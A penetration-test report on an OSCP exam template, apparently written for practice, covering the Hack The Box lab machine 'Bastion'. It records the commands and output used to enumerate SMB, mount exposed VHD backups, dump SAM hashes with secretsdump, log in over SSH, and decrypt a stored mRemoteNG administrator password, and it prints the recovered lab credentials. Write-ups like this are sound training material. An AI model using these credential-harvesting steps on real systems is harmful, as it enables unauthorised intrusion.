Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-24

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Bastion**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Bastion** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Bastion(10.10.10.134) - **Sensitive vhd exposed to the public internet via the smb share which had the password hash of unlocked SAM and system files**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Bastion - 10.10.10.134

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Bastion to a variety of systems. During this penetration test, I was able to successfully gain Bastion to **Bastion**.

3.2.1 System IP: 10.10.10.134(Bastion)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.134	**TCP**: 53,135,139,389,445,464\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Tue Sep 28 22:51:54 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.134
Increasing send delay for 10.10.10.134 from 0 to 5 due to 239 out of 796 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.134
Host is up, received echo-reply ttl 127 (0.14s latency).
Scanned at 2021-09-28 22:52:00 PDT for 31s
Not shown: 996 closed ports
Reason: 996 resets
PORT    STATE SERVICE      REASON          VERSION
22/tcp  open  ssh          syn-ack ttl 127 OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQC3bG3TRRwV6dlU1lPbviOW+3fBC7wab+KSQ0Gyhvf9Z1OxFh9v5e6GP4rt5Ss76ic1oAJPIDvQwG
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF1Mau7cS9INLBOXVd4TXFX/02+0gYbMoFzIayeYeEOAcFQrAXa1nx
|   256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB34X2ZgGpYNXYb+KLFENmf0P0iQ22Q0sjws2ATjFsiN
135/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m14s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 26298/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 26941/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 62124/udp): CLEAN (Timeout)
|   Check 4 (port 18741/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-09-29T07:52:25+02:00
| smb-security-mode:
```

```
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-29T05:52:22
|_  start_date: 2021-09-29T05:45:38

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 28 22:52:31 2021 -- 1 IP address (1 host up) scanned in 37.76 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Tue Sep 28 22:53:36 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪   10.10.10.134
Increasing send delay for 10.10.10.134 from 0 to 5 due to 739 out of 2461 dropped probes since
↪   last increase.
Nmap scan report for 10.10.10.134
Host is up, received echo-reply ttl 127 (0.14s latency).
Scanned at 2021-09-28 22:53:37 PDT for 828s
Not shown: 65522 closed ports
Reason: 65522 resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 127 OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQC3bG3TRRwV6dlU1lPbviOW+3fBC7wab+KSQ0Gyhvf9Z1OxFh9v5e6GP4rt5Ss76ic1oAJPIDvQwG
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF1Mau7cS9INLBOXVd4TXFX/02+0gYbMoFzIayeYeEOAcFQrAXa1nx
|   256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB34X2ZgGpYNXYb+KLFENmf0P0iQ22Q0sjws2ATjFsiN
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

```
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m15s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 26298/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 26941/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 62124/udp): CLEAN (Timeout)
|   Check 4 (port 18741/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-09-29T08:07:17+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-09-29T06:07:16
|_  start_date: 2021-09-29T05:45:38

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 28 23:07:25 2021 -- 1 IP address (1 host up) scanned in 828.88 seconds
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.134

Vulnerability Exploited : Sensitive vhd exposed to the public internet via the smb share which had the password hash of unlocked SAM and system files

System Vulnerable : 10.10.10.134

Vulnerability Explanation : Sensitive vhd exposed to the public internet via the smb share which had the password hash of unlocked SAM and system files which gave the password hash of the user

Privilege Escalation Vulnerability : mremoteng running as an administrator provided the password of the administrator

Vulnerability fix : Administrator has to make sure not to expose any sensitive files via the smb share along with administrator not running the vulnerable version of softwares like mremoteNG

Severity Level : Critical

Its always a new adventure to see a box without port 80. By checking the nmap results there are quite a few ports open in which i can see smb and rpc port open.


Lets find out whats there in smb shares. By checking the same we have R/W access to the backup folder.

```
→ I7Z3R0 smbmap -H 10.10.10.134 -u "anonymous"
[+] Guest session       IP: 10.10.10.134:445    Name: 10.10.10.134
↪
[-] Work[!] Unable to remove test directory at \\10.10.10.134\Backups\HYMFUOPRAQ, please
↪  remove manually
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Backups                                                 READ, WRITE
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
```

We can check whats there inside in Backups.

```
→ I7Z3R0 smbclient //10.10.10.134/Backups -U "anon"
Enter WORKGROUP\anon's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Oct 21 23:08:20 2021
  ..                                  D        0  Thu Oct 21 23:08:20 2021
  HYMFUOPRAQ                          D        0  Thu Oct 21 23:08:20 2021
  note.txt                           AR      116  Tue Apr 16 06:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 07:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 07:44:02 2019

                7735807 blocks of size 4096. 2763420 blocks available
smb: \>
```

Seems like we have image backup of the windows, We can check for the files inside it.




```
→ I7Z3R0 cat note.txt

Sysadmins: please don't transfer the entire backup file locally, the VPN to the subsidiary office is too slow.

→ I7Z3R0
```

Figure 3.1: 205-smb_note.png

yes its not a good idea to download the file from vpn instead we can use mount to check the files.


```
→  I7Z3R0 sudo mount -t cifs //10.10.10.134/Backups mnt -o user=,password=
[sudo] password for i7z3r0:
→  I7Z3R0
```



```
→  I7Z3R0 ls mnt
HYMFUOPRAQ  note.txt  SDT65CB.tmp  WindowsImageBackup
```

Figure 3.2: 210-mnt_image.png

By checking the windows image i can see that there are vhd files in the backup which is interesting.



```
→  I7Z3R0 cd mnt/WindowsImageBackup/
→  I7Z3R0 find . -type f
./L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
./L4mpje-PC/Backup 2019-02-22 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
./L4mpje-PC/Backup 2019-02-22 124351/BackupSpecs.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
./L4mpje-PC/Backup 2019-02-22 124351/cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
./L4mpje-PC/Catalog/BackupGlobalCatalog
./L4mpje-PC/Catalog/GlobalCatalog
./L4mpje-PC/MediaId
./L4mpje-PC/SPPMetadataCache/{cd113385-65ff-4ea2-8ced-5630f6feca8f}
→  I7Z3R0
```

Figure 3.3: 215-vhd_files.png

We can use guestmount and mount that vhd files and check if there is anything we get.

By checking the same we can see that there is no operating system in the vhd. Lets try to check the second one and check the same.

```
→  I7Z3R0 guestmount --add mnt/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\
↪  124351/9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd --inspector --ro mnt2
guestmount: no operating system was found on this disk

If using guestfish ‘-i’ option, remove this option and instead
use the commands ‘run’ followed by ‘list-filesystems’.
You can then mount filesystems you want by hand using the
‘mount’ or ‘mount-ro’ command.
```

```
If using guestmount ‘-i’, remove this option and choose the
filesystem(s) you want to see by manually adding ‘-m’ option(s).
Use ‘virt-filesystems’ to see what filesystems are available.

If using other virt tools, this disk image won’t work
with these tools.  Use the guestfish equivalent commands
(see the virt tool manual page).
 → I7Z3R0
```

Since we have access to the file system we can run the secretsdump.py to get the secret password from registry since the machine is not online there will not be lock files.


```
 → I7Z3R0 secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
(Unknown User):bureaulampje
[*] DPAPI_SYSTEM
dpapi_machinekey:0x32764bdcb45f472159af59f1dc287fd1920016a6
dpapi_userkey:0xd2e02883757da99914e3138496705b223e9d03dd
[*] Cleaning up...
```

We got the password as **L4mpje : bureaulampje** since we have the password we can try to login with ssh.

```
 → I7Z3R0 ssh L4mpje@10.10.10.134
 L4mpje@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
l4mpje@BASTION C:\Users\L4mpje>whoami
bastion\l4mpje
l4mpje@BASTION C:\Users\L4mpje>
```

3.2.1.4 Privilege Escalation


By checking the JAWS powershell output we can see that there is a strange file in `C:\Program Files (x86)` which is mRemoteNG.



```
C:\Program Files (x86)
--------------------
Common Files
Internet Explorer
Microsoft.NET
mRemoteNG
Windows Defender
Windows Mail
Windows Media Player
Windows Multimedia Platform
Windows NT
Windows Photo Viewer
Windows Portable Devices
WindowsPowerShell
```

Figure 3.4: 220-jaws_mremote.png


By googling we can see that there is a privilege escalation by means of password hash being saved in confCons.xml file.



```
 Directory of C:\Users\L4mpje\AppData\Roaming\mRemoteNG

22-02-2019  15:03    <DIR>          .
22-02-2019  15:03    <DIR>          ..
22-02-2019  15:03             6.316 confCons.xml
22-02-2019  15:02             6.194 confCons.xml.20190222-1402277353.backup
22-02-2019  15:02             6.206 confCons.xml.20190222-1402339071.backup
22-02-2019  15:02             6.218 confCons.xml.20190222-1402379227.backup
22-02-2019  15:02             6.231 confCons.xml.20190222-1403070644.backup
22-02-2019  15:03             6.319 confCons.xml.20190222-1403100488.backup
22-02-2019  15:03             6.318 confCons.xml.20190222-1403220026.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403261268.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403272831.backup
22-02-2019  15:03             6.315 confCons.xml.20190222-1403433299.backup
22-02-2019  15:03             6.316 confCons.xml.20190222-1403486580.backup
22-02-2019  15:03                51 extApps.xml
22-02-2019  15:03             5.217 mRemoteNG.log
22-02-2019  15:03             2.245 pnlLayout.xml
22-02-2019  15:01    <DIR>          Themes
              14 File(s)         76.577 bytes
               3 Dir(s)  11.257.180.160 bytes free
```

Figure 3.5: 225-conf_xml.png

We can see that same file available here as well. Lets try to find out if there is any hash.



```
l4mpje@BASTION C:\Users\L4mpje\AppData\Roaming\mRemoteNG>type confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
 Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rend
eringEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeo
ut="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" Disp
layThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" R
edirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" Redire
```

Figure 3.6: 230-adminis_hash.png

We can see the administrator hash as **aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4Hd**


As per the article we can decrypt the hash with the help of link

By using the above the above script we can decrypt the username and password as **Administrator:thXLHM96BeKL0ER2**

```
→ I7Z3R0 python3 mremoteng_decrypt.py -s
↪  "aEWNFV5uGcjUHF0uS17QTdT9kVqtKCPeoC0Nw5dmaPFjNQ2kt/zO5xDqE4HdVmHAowVRdC7emf7lWWA10dQKiw=="
Password: thXLHM96BeKL0ER2
 → I7Z3R0
 →  I7Z3R0 ssh Administrator@10.10.10.134
Administrator@10.10.10.134's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
administrator@BASTION C:\Users\Administrator>whoami
↪
bastion\administrator
administrator@BASTION C:\Users\Administrator>
```

3.2.1.5 Proof File

